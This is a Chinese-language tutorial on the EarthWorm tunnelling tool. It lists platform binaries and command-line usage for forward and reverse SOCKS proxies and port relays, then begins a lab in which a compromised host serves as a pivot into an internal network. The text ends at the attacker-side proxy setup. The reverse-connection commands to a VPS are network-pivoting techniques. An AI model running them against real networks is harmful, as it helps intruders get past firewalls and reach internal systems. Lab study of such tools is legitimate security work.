EarthWorm工具

EarthWorm介绍

EW 是一套便携式的网络穿透工具，具有 SOCKS v5服务架设和端口转发两大核心功能，可在复杂网络环境下完成网络穿透。该工具能够以“正向”、“反向”、“多级级联”等方式打通一条网络隧道，直达网络深处，用蚯蚓独有的手段突破网络限制，给防火墙松土。工具包中提供了多种可执行文件，以适用不同的操作系统，Linux、Windows、MacOS、Arm-Linux 均被包括其内,强烈推荐使用。 (简称EW)是一套轻量便携且功能强大的网络穿透工具，基于标准C开发，具有socks5代理、端口转发和端口映射三大功能。

优点:

1.可穿透复杂的内网环境。（这么说吧：我本地连着路由器开一个虚拟机，可以直接反弹到公网的云服务器上。）
2.以支持多平台间的转接通讯，Linux、Windows、MacOS、Arm-Linux均支持。

EarthWorm下载

下载地址

```
https://github.com/idlefire/ew
```


```
ew_for_Win.exe        适用各种Windows系统(X86指令集、X64指令集)        Windows7、Windows XP
ew_for_Linux32        各常见Linux发行版 (X86 指令集 CPU)        Ubuntu(X86)/B[illegible]86)
ew_for_linux64        各常见Linux发行版 (X64 指令集 CPU)        Ubuntu(X64)/Kali(X64)
ew_for_MacOSX64        MacOS系统发行版 (X64 指令集)        苹果PC电脑，苹果server
ew_for_Arm32        常见Arm-Linux系统        HTC New One(Arm-Android)/小米路由器(R1D)
ew_mipsel        常见Mips-Linux系统 (Mipsel指令集 CPU)        萤石硬盘录像机、小米mini路由器(R1CM)
```

EarthWorm命令

```
./ew -s ssocksd -l 1080            //开启正向socks服务
./ew -s rcsocks -l 1080 -e 8888      //监听1080端口，1080接收的数据通过8888交互传递
./ew -s rssocks -d rev_ip -e 8888        //开启反向socks服务。反向连接rev_ip的8888端口
./ew -s lcx_listen -l 1080 -e 8888        //监听1080端口，1080接收的数据通过8888交互传递
./ew -s lcx_tran -l 1080 -f forward_ip -g 8888      //监听1080端口，1080接收的数据正向传给forward_ip的8888端口
./ew -s lcx_slave -d vps_ip -e 8888 -f B_ip -g 9999       //作为中间角色，反向连接vps的8888，正向连接B的9999。打通两者
```

实验一

实验场景



靶机A出网，但是靶机B不出，控制了靶机A作为代理服务器

实验步骤

靶机A上执行如下命令

```
ew_for_win.exe -s ssocksd -l 1080
```

攻击机机器上设置代理